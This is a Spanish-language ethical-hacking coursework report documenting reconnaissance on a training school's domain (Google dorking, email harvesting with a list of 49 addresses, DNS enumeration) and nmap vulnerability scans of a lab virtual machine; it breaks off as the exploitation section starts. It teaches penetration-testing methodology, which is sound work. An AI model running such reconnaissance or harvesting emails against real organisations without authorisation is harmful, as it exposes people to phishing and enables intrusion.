

# CASO PRÁCTICO HACKING

## ÉTICO

### CONTENIDO

1	Introducción .....	4
2	Fases de análisis .....	4
2.1	Fase de reconocimiento.....	4
2.1.1	Reconocimiento pasivo .....	4
2.1.1.1	Google hacking .....	4
2.1.1.2	E-mail harvesting .....	6
2.1.1.3	Enumeración DNS .....	7
2.1.2	Reconocimiento activo .....	10
2.1.2.1	Enumeración DNS .....	10
2.1.3	Análisis de vulnerabilidades .....	14
2.1.3.1	Escaneo semiautomático para encontrar vulnerabilidades web.....	14
2.1.3.2	Explotación de las vulnerabilidades detectadas, escalada de privilegios y análisis de servicios en ejecución .....	17
	Figura 1.....	4
	Figura 2.....	5
	Figura 3.....	5
	Figura 4.....	5
	Figura 5.....	6
	Figura 6.....	7
	Figura 7.....	8
	Figura 8.....	8
	Figura 9.....	9
	Figura 10.....	10
	Figura 11.....	10
	Figura 12.....	11

Figura 13.....	12
Figura 14.....	13
Figura 15.....	13
Figura 16.....	14
Figura 17.....	14
Figura 18.....	15
Figura 19.....	16
Figura 20.....	17
Figura 21.....	17
Figura 22.....	18
Figura 23.....	18
Figura 24.....	18
Figura 25.....	19
Figura 26.....	19
Figura 27.....	20
Figura 28.....	20
Figura 29.....	20
Figura 30.....	21
Figura 31.....	21
Figura 32.....	21
Figura 33.....	22
Figura 34.....	22
Figura 35.....	23
Figura 36.....	23
Figura 37.....	24
Figura 38.....	24
Figura 39.....	24
Figura 40.....	25
Figura 41.....	25
Figura 42.....	25
Figura 43.....	26
Figura 44.....	27
Figura 45.....	27
Figura 46.....	27
Figura 47.....	28
Figura 48.....	28
Figura 49.....	28
Figura 50.....	29
Figura 51.....	29
Figura 52.....	29
Figura 53.....	30
Figura 54.....	30
Figura 55.....	31
Figura 56.....	32
Figura 57.....	32

Figura 58.....33

Figura 59.....33

# 1 Introducción

Como se indica en el caso práctico, se llevarán dos fases, fase de análisis y fase de análisis de vulnerabilidades.

La auditoría por realizar será de tipo Caja Negra dado que solo se conoce el nombre de la organización.

En la fase de análisis, se completarán las fases de reconocimiento (reconocimiento y fingerprinting) y escaneo (comandos básicos, puertos y servicios).

En la fase de análisis de vulnerabilidades, se realizarán todas las posibles acciones que nos permitan comprometer a nuestro objetivo, los usuarios y/o su información.

## 2 Fases de análisis

### 2.1 Fase de reconocimiento

La fase de reconocimiento se basa en dos partes: reconocimiento pasivo (footprint) y reconocimiento activo (fingerprint).

#### 2.1.1 Reconocimiento pasivo

Es el proceso de recolección del objetivo que se pretende atacar usando información de dominio público.

##### 2.1.1.1 Google hacking

Teniendo en cuenta que solo se conoce el nombre de la organización, se empezará a recolectar información de los motores de búsqueda.

Para ello, se realizará una enumeración con Google hacking mediante el uso de distintos operadores:

- site -> Busca resultados dentro de un sitio específico
  - Búsqueda realizada: site:imf.com
  - Resultado:



Figura 1

Realizando la búsqueda indicada anteriormente, se obtiene la dirección de la escuela, así como su número de teléfono o fax.

- Búsqueda realizada: site:imf-formacion.com
- Resultado:



Figura 2

Se puede saber que ofrecen carreras, masters y FPs.

- Búsqueda realizada: site:imf.com filetype:pdf
- Resultado:




Figura 3

Se puede obtener el horario de las aulas del centro.


- Inurl -> Buscar una palabra contenida en una URL
  - Búsqueda realizada: inurl:imf
  - Resultado



Figura 4

Se puede saber que tiene tanto programas online como programas presenciales.

También se puede ver que tiene un perfil en Facebook.



*Figura 5*

Se han realizado más búsquedas utilizando operadores de Google hacking, sin embargo, las búsquedas con información más descriptiva son las indicadas anteriormente.

#### *2.1.1.2 E-mail harvesting*

Además, se buscarán correos electrónicos asociados a la entidad mediante la herramienta theHarvester.

Mediante el comando “theHarvester -d imf -b all” se buscarán correos electrónicos asociados a dicho dominio (imf) en todos los motores de Búsqueda disponibles. Estos son los resultados:

```
[*] Emails found: 49
akiat@imf
alaribabulentini@imf
arottman@imf
arossi@imf
ayoshinaga@imf
bliz@imf
communityrelations@imf
creinhart@imf
damaglobeli@imf
dprady@imf
ebor@imf
finfr@imf
gschinasi@imf
hweenink@imf
leo@imf
imfguests@imf
imfpartnersconnect@imf
info@imf
lyakadina@imf
jdoe@imf
jgarrido@imf
jonarri@imf
jostry@imf
jree@imf
jren@imf
ksvirydzenka@imf
languagecandidates@imf
library@imf
lliu@imf
media@imf
meetingsregistration@imf
ngarciaescribano@imf
msoto@imf
mbatini@imf
pkhandelwal@imf
ploungani@imf
publicaffairs@imf
publications@imf
rr-ben@imf
rr-cpv@imf
rr-geo@imf
rr-ng@imf
rr-phl@imf
rr-sen@imf
tcallen@imf
tchoi@imf
tsaadisedik@imf
vchau@imf
vgaspar@imf

[*] Hosts found: 33
IMF-SRV.imf-domain.local
aulavirtual.imf.csic.es
autodiscover.imf.com.au
autodiscover.imfsc.com
blog-imfdirect.imf
blogs.imf
climatedata.imf
codolhisp.imf.csic.es
data.imf
dsbb.imf
exchange.imf.com.au
extauth.imf
gmlc.imf.csic.es
leo.imf
imf-syd03.imf
imf-ts01.imf
imfcourse.imf
imfsmartrcampus.imf
infrastructuregovern.imf
mail.imf
mail.imf.com.au
mail.imfsc.com
meetings.imf
nuvol.imf.csic.es
```

Figura 6

### 2.1.1.3 Enumeración DNS

Además, se utilizarán distintas herramientas para poder realizar un reconocimiento activo. Para conocer la dirección ip asociada al nombre se utilizarán distintas herramientas.

Se utiliza para obtener detalles sobre la propiedad de un dominio y sus fechas de registro. En este caso se obtienen entre otros datos, el nombre del registrante, la fecha en la que se registró el dominio, el nombre de los servidores dns , así como el estado del dominio.

```

$ whois imf-formacion.com
Domain Name: IMF-FORMACION.COM
Registry Domain ID: 77881834_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.dinahosting.com
Registrar URL: http://www.dinahosting.com/dominios
Updated Date: 2020-12-08T06:22:17Z
Creation Date: 2001-09-27T15:25:06Z
Registry Expiry Date: 2030-09-27T15:25:06Z
Registrar: Dinahosting s.l.
Registrar IANA ID: 1262
Registrar Abuse Contact Email: abuse-domains@dinahosting.com
Registrar Abuse Contact Phone: +34.981040200
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: GEORGE.NS.CLOUDFLARE.COM
Name Server: ROSALYN.NS.CLOUDFLARE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/

```

Figura 7

La siguiente imagen , consulta a la dirección asociada a la ip de imf-formacion.com.

```

$ nslookup imf-formacion.com
^[[AServer:      80.58.61.250
Address: 80.58.61.250#53

Non-authoritative answer:
Name:   imf-formacion.com
Address: 35.189.200.176

```

Figura 8

En la *Figura 9*, se obtiene entre otras cosas el rango de direcciones ip que cubre la consulta, así como el nombre de las personas responsables de la administración técnica, además de indicar información del RIR (organización que administra la asignación y distribución de recursos de numeración en internet) que administra el bloque, en este caso RIPE.

A su vez sabiendo que es una red de tipo ASSIGNED PA, se puede saber que son direcciones ip asignadas por un ISP a sus clientes, pero bajo el control y gestión del ISP. Dichas ips son agregables y no transferibles si el cliente cambia de proveedor.



```

[ubuntu@dataubuntu:~]$ whois 35.189.200.176
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#

NetRange: 35.184.0.0 - 35.191.255.255
CIDR: 35.184.0.0/13
NetName: GOOGLE-CLOUD
NetHandle: NET-35-184-0-0-1
Parent: NET35 (NET-35-0-0-0)
NetType: Direct Allocation
OriginAS:
Organization: Google LLC (GOOGL-2)
RegDate: 2016-10-11
Updated: 2016-10-17
Ref: https://rdap.arin.net/registry/ip/35.184.0.0

OrgName: Google LLC
OrgId: GOOGL-2
Address: 1600 Amphitheatre Parkway
City: Mountain View
StateProv: CA
PostalCode: 94043
Country: US
RegDate: 2006-09-29
Updated: 2019-11-01
Comment: *** The IP addresses under this Org-ID are in use by Google Cloud customers ***
Comment: Direct all copyright and legal complaints to
Comment: https://support.google.com/legal/go/report
Comment: Direct all spam and abuse complaints to
Comment: https://support.google.com/code/go/gce_abuse_report
Comment: For fastest response, use the relevant forms above.
Comment: Complaints can also be sent to the GC Abuse desk
Comment: (google-cloud-compliance@google.com)
Comment: but may have longer turnaround times.
Comment: Complaints sent to any other POC will be ignored.
Ref: https://rdap.arin.net/registry/entity/GOOGL-2

OrgNOCHandle: GCABU-ARIN
OrgNOCName: GC Abuse
OrgNOCPhone: +1-650-253-0000
OrgNOCEmail: google-cloud-compliance@google.com
OrgNOCRef: https://rdap.arin.net/registry/entity/GCABU-ARIN
OrgTechHandle: ZG39-ARIN
OrgTechName: Google LLC
OrgTechPhone: +1-650-253-0000
OrgTechEmail: arin-contact@google.com

```

Figura 9

## 2.1.2 Reconocimiento activo

Después de haber recopilado la información necesaria sobre el objetivo, hay que analizar los servicios específicos. Durante esta etapa, se mapea activamente la infraestructura de red, se analizan vulnerabilidades en un servicio abierto y se buscan servidores, archivos y directorios.

### 2.1.2.1 Enumeración DNS

Nos indica la ip asociada al nombre imf.com

```
└─$ nslookup imf-formacion.com
^[[AServer:      80.58.61.250
Address: 80.58.61.250#53
PRETTY_NAME="Ubuntu 16.04.3 LTS"
Non-authoritative answer:
Name: imf-formacion.com
Address: 35.189.200.176
```

Figura 10

Con el comando "dig", se obtienen información sobre los registros DNS de un bombre, por ejemplo, para obtener los servidores de correo asociados o las direcciones asociadas con el nombre del dominio.

En este caso se consulta los registros MX (Mail Exchange).

```
└─$ dig imf-formacion.com MX

; <<>> DiG 9.18.16-1-Debian <<>> imf-formacion.com MX
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 22532
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;imf-formacion.com.                IN      MX

;; ANSWER SECTION:
imf-formacion.com.                300     IN      MX      10 imfformacion-com0i.mail.protection.outlook.com.

;; Query time: 8 msec
;; SERVER: 80.58.61.250#53(80.58.61.250) (UDP)
;; WHEN: Mon Jul 01 13:24:08 EDT 2024
;; MSG SIZE rcvd: 105
```

Figura 11

En la *Figura 11* se hace una consulta sobre el servidor de nombre (NS).

```

$ dig imf-formacion.com ns

; <<>> DiG 9.18.16-1-Debian <<>> imf-formacion.com ns
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 22047
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 13
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;imf-formacion.com.                IN      NS

;; ANSWER SECTION:
imf-formacion.com.                86400   IN      NS      george.ns.cloudflare.com.
imf-formacion.com.                86400   IN      NS      roselyn.ns.cloudflare.com.

;; ADDITIONAL SECTION:
george.ns.cloudflare.com. 39463 IN      A        108.162.193.167
george.ns.cloudflare.com. 39463 IN      A        172.64.33.167
george.ns.cloudflare.com. 39463 IN      A        173.245.59.167
george.ns.cloudflare.com. 46559 IN      AAAA     2606:4700:58::adf5:3ba7
george.ns.cloudflare.com. 46559 IN      AAAA     2803:f800:50::6ca2:c1a7
george.ns.cloudflare.com. 46559 IN      AAAA     2a06:98c1:50::ac40:21a7
roselyn.ns.cloudflare.com. 38248 IN      A        162.159.38.59
roselyn.ns.cloudflare.com. 38248 IN      A        108.162.194.59
roselyn.ns.cloudflare.com. 38248 IN      A        172.64.34.59
roselyn.ns.cloudflare.com. 41433 IN      AAAA     2606:4700:50::a29f:263b
roselyn.ns.cloudflare.com. 41433 IN      AAAA     2803:f800:50::6ca2:c23b
roselyn.ns.cloudflare.com. 41433 IN      AAAA     2a06:98c1:50::ac40:223b

;; Query time: 8 msec
;; SERVER: 80.58.61.250#53(80.58.61.250) (UDP)
;; WHEN: Mon Jul 01 13:24:28 EDT 2024
;; MSG SIZE rcvd: 367

```

Figura 12

Para obtener toda esta información en un solo output, se ha usado la herramienta dnseumun como se indica en la *Figura 13*.

```

L$ dnsenum imf-formacion.com
dnsenum VERSION:1.2.6

———— imf-formacion.com ————

Host's addresses: 1
———— 2
Ping - Done
imf-formacion.com.          37      IN      A       35.189.200.176

Name Servers:
————
george.ns.cloudflare.com.  39440   IN      A       108.162.193.167
george.ns.cloudflare.com.  39440   IN      A       172.64.33.167
george.ns.cloudflare.com.  39440   IN      A       173.245.59.167
rosalyn.ns.cloudflare.com. 38225   IN      A       162.159.38.59
rosalyn.ns.cloudflare.com. 38225   IN      A       108.162.194.59
rosalyn.ns.cloudflare.com. 38225   IN      A       172.64.34.59

Mail (MX) Servers:
————
imfformacion-com0i.mail.protection.outlook.com. 10      IN      A       52.101.73.11
imfformacion-com0i.mail.protection.outlook.com. 10      IN      A       52.101.68.39
imfformacion-com0i.mail.protection.outlook.com. 10      IN      A       52.101.68.16
imfformacion-com0i.mail.protection.outlook.com. 10      IN      A       52.101.68.18

Trying Zone Transfers and getting Bind Versions:
————

Trying Zone Transfer for imf-formacion.com on george.ns.cloudflare.com ...
AXFR record query failed: FORMERR

Trying Zone Transfer for imf-formacion.com on rosalyn.ns.cloudflare.com ...
AXFR record query failed: FORMERR

```

Figura 13

```
Brute forcing with /usr/share/dnsenum/dns.txt:

autodiscover.imf-formacion.com.      300    IN     CNAME   autodiscover.outlook.com.
autodiscover.outlook.com.            29     IN     CNAME   atod-g2.tm-4.office.com.
atod-g2.tm-4.office.com.              10     IN     A        52.98.250.168
atod-g2.tm-4.office.com.              10     IN     A        52.98.248.200
atod-g2.tm-4.office.com.              10     IN     A        52.98.248.216
atod-g2.tm-4.office.com.              10     IN     A        52.98.250.184
dev.imf-formacion.com.                300    IN     A        46.17.141.133
ftp.imf-formacion.com.                300    IN     A        82.98.134.118
www.imf-formacion.com.                0      IN     A        104.26.14.226
www.imf-formacion.com.                0      IN     A        172.67.72.49
www.imf-formacion.com.                0      IN     A        104.26.15.226
www2.imf-formacion.com.               0      IN     A        195.219.121.20

imf-formacion.com class C netranges:

35.189.200.0/24
46.17.141.0/24
82.98.134.0/24
104.26.14.0/24
104.26.15.0/24
172.67.72.0/24
195.219.121.0/24

Performing reverse lookup on 1792 ip addresses:

0 results out of 1792 IP addresses.

imf-formacion.com ip blocks:

done.
```

Figura 14

A su vez, se ha utilizado la herramienta “dnsrecon” para obtener más información acerca del dominio “imf-formacion.com”.

```
dnsrecon -d imf-formacion.com
[*] std: Performing General Enumeration against: imf-formacion.com ...
[-] DNSSEC is not configured for imf-formacion.com
[*] SOA george.ns.cloudflare.com 172.64.33.167
[*] SOA george.ns.cloudflare.com 173.245.59.167
[*] SOA george.ns.cloudflare.com 188.162.193.167
[*] SOA george.ns.cloudflare.com 2a06:98c1:50::ac40:21a7
[*] SOA george.ns.cloudflare.com 2606:4700:58::adf5:3ba7
[*] SOA george.ns.cloudflare.com 2803:f800:50::6ca2:c1a7
[*] NS george.ns.cloudflare.com 173.245.59.167
[*] Bind Version for 173.245.59.167 "2024.6.1"
[*] NS george.ns.cloudflare.com 188.162.193.167
[*] Bind Version for 188.162.193.167 "2024.6.1"
[*] NS george.ns.cloudflare.com 172.64.33.167
[*] Bind Version for 172.64.33.167 "2024.6.1"
[*] NS george.ns.cloudflare.com 2606:4700:58::adf5:3ba7
[*] NS george.ns.cloudflare.com 2803:f800:50::6ca2:c1a7
[*] NS george.ns.cloudflare.com 2a06:98c1:50::ac40:21a7
[*] NS rosaly.ns.cloudflare.com 188.162.194.59
[*] Bind Version for 188.162.194.59 "2024.6.1"
[*] NS rosaly.ns.cloudflare.com 172.64.34.59
[*] Bind Version for 172.64.34.59 "2024.6.1"
[*] NS rosaly.ns.cloudflare.com 162.159.38.59
[*] Bind Version for 162.159.38.59 "2024.6.1"
[*] NS rosaly.ns.cloudflare.com 2606:4700:58::a29f:263b
[*] NS rosaly.ns.cloudflare.com 2a06:98c1:50::ac40:223b
[*] NS rosaly.ns.cloudflare.com 2803:f800:50::6ca2:c23b
[*] MX imfformacion-com01.mail.protection.outlook.com 52.101.68.12
[*] MX imfformacion-com01.mail.protection.outlook.com 52.101.68.27
[*] MX imfformacion-com01.mail.protection.outlook.com 52.101.68.29
[*] MX imfformacion-com01.mail.protection.outlook.com 52.101.68.15
[*] A imf-formacion.com 35.189.200.176
[*] TXT imf-formacion.com google-site-verification-Xq0G22cNemKy_sFHHKa8SpvRS0VhI0tTouTSuHKY
[*] TXT imf-formacion.com google-site-verification-ydRntG1S4ihsIzYlaMRVvR5Vt3ehucb2AA7bYJcFl10
[*] TXT imf-formacion.com proxy-ssl.webflow.com
[*] TXT imf-formacion.com v=spf1 include:spf.protection.outlook.com ip4:82.98.134.118 ip4:91.142.218.125 ip4:62.15.160.21 ip4:82.223.177.48 ip4:82.223.177.47 ip4:82.223.177.49 a mx -all
[*] TXT imf-formacion.com globalisp-domain-verification-b0hj331a3a9dJWwEFL_ebdl1_Rmfp_sVdM02ES40A
[*] TXT _dmarc.imf-formacion.com v=DMARC1; p=reject; rua=mailto:dmarc_rua@imf.com, ruf=mailto:dmarc_ruf@imf.com, adkim=r; aspf=r; fo=1; pct=100;
[*] Enumerating SRV Records
[-] No SRV Records Found for imf-formacion.com
```

Figura 15

### 2.1.3 Análisis de vulnerabilidades

Se utilizará una “Kali GNU/Linux Rolling” como máquina atacante y la indicada en el ejercicio como máquina objetivo. Tras configurar ambas máquinas con una interfaz de red en modo bridge en el virtual box, se ha obtenido la ip de la máquina objetivo dentro de la red.

```
└─# sudo nmap -sn 192.168.1.80
Starting Nmap 7.94 ( https://nmap.org ) at 2024-07-01 13:42 EDT
Nmap scan report for 192.168.1.80
Host is up (0.0042s latency).
MAC Address: 08:00:27:EE:92:BF (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

Figura 16

En este caso se obtiene que la MAC es 08:00:27:EE:92:BF, como se indica en el adaptador de red del virtual box.

```
└─# sudo nmap -Pn 192.168.1.80 -sV -O
Starting Nmap 7.94 ( https://nmap.org ) at 2024-07-01 13:47 EDT
Nmap scan report for 192.168.1.80
Host is up (0.0014s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp     JAMES smtpd 2.3.2.1
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
110/tcp   open  pop3     JAMES pop3d 2.3.2.1
119/tcp   open  nntp     JAMES nntpd (posting ok)
MAC Address: 08:00:27:EE:92:BF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: ubuntu; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.83 seconds
```

Figura 17

Mediante el comando utilizado en la imagen anterior, se puede ver que la máquina tiene un Linux 3.2 - 4.9, así como los distintos puertos que tiene abiertos.

#### 2.1.3.1 Escaneo semiautomático para encontrar vulnerabilidades web

Se hará un escáner automático con Nessus para obtener información acerca de la máquina objetivo.



A su vez, se utilizará nmap para conocer las distintas vulnerabilidades que presenta el host.

```
(root@osboxes) ~ [~/home/osboxes/Modulo_2_master]
# nmap -Pn 192.168.1.80 --script "vuln"
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-19 12:57 EDT
Stats: 0:05:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.64% done; ETC: 13:02 (0:00:01 remaining)
Nmap scan report for 192.168.1.80
Host is up (0.0012s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
80/tcp    open  http
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-slowloris-check:
|_   VULNERABLE:
|_     Slowloris DOS attack
|_       State: LIKELY VULNERABLE
|_       IDs: CVE:CVE-2007-6750
|_         Slowloris tries to keep many connections to the target web server open and hold
|_         them open as long as possible. It accomplishes this by opening connections to
|_         the target web server and sending a partial request. By doing so, it starves
|_         the http server's resources causing Denial Of Service.
|_
|_       Disclosure date: 2009-09-17
|_       References:
|_         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_         http://ha.ckers.org/slowloris/
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-csrf:
|_ Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.80
|_ Found the following possible CSRF vulnerabilities:
|_
|_   Path: http://192.168.1.80:80/login_1/
|_   Form id:
|_   Form action: index.php
|_
|_   Path: http://192.168.1.80:80/login_1/index.php
|_   Form id:
|_   Form action: index.php
|_ http-enum:
|_ /robots.txt: Robots file
|_ /uploads/: Potentially interesting folder
|_
|_ 110/tcp open  pop3
|_ 119/tcp open  nntp
MAC Address: 08:00:27:EE:92:BF (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 335.32 seconds
```

Figura 18

Como se indica en el escaneo de vulnerabilidades, el servidor apache cuenta con la vulnerabilidad CVE-2007-6750

*Figura 19*



### 2.1.3.2 Explotación de las vulnerabilidades detectadas, escalada de privilegios y análisis de servicios en ejecución

Una vez finalizado el escaneo de puertos y vulnerabilidades se procede a la explotación de estas y a realizar una escalada de privilegios.

Del anterior apartado, se tiene presente las rutas encontradas mediante el escaneo de nmap y mediante ffuz. Como se puede observar en el directorio raíz, se encuentran los ficheros “.httaces” y “.httpasswd” , el primero para restringir el acceso a ciertos directorios o archivos en el servidor web y el segundo se usa para almacenar nombres de usuario y contraseñas encriptadas.

Tras acceder a la máquina por su ip vía web, obtenemos lo siguiente:




Figura 20

Se obtienen tres enlaces:

- En el primer caso es, es una login a una página web:




Figura 21

- En el segundo enlace, se obtiene otro login pero esta vez, salta un pop-up:




Figura 22

- En tercer lugar, se obtiene la siguiente pantalla:




Figura 23

